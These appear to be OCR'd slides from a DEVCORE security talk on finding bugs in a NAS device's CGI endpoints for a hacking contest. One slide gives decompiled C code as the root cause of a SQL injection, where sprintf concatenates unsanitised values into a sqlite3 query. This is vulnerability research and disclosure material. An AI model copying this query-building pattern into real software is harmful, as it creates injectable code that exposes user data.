
找的到喔

找不到 QQ

Angelboy_217 2023/10/15 04:08

guest 是可以登的!?

authLogin.cgi
禁止 guest
privWizard.cgi
忘了




Contest registration closes at 5:00 p.m. Eastern Daylight Time on Oct 19th, 2023.

如果不找洞。
就無法拿四萬美。
我要找洞。
於是開始各自踏上永無交集的道路。
我要找洞。

SQL Injection

DEVCORE


SQL Injection - Root Cause



```
void db_client_search_string(char *db_path, const char *table,
                             query_t *query, int ret, int num,
                             ...) {
  ...
  v13 = sqlite3_open(db_path, &ctx);
  ...
  for (i = 0; i < num; ++i)
    sprintf(where, "%s == '%s'", query.key[i], query.val);
  sprintf(sql, "SELECT %s FROM %s WHERE %s;", "*", table, where);
  v17 = sqlite3_exec(ctx, sql, sub_18880, ret, v26);
}
```

